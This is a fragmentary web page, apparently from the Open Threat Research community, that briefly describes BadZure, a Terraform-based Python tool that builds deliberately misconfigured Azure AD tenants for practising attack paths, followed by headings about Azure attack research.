
Open Threat Research

Community





BadZure is a Python tool that utilizes Terraform to automate the setup of Azure Active Directory (now Entra ID) tenants and Azure cloud resources, populating them with various entities and introducing common security misconfigurations to create vulnerable tenants with multiple attack paths.


BadZure automates the creation of various entities, including users, groups, application registrations, service principals, administrative units, and Azure resources such as Key




My Azure Attacks Research Process







Catalogue
Attacks
& Explore the
Defense



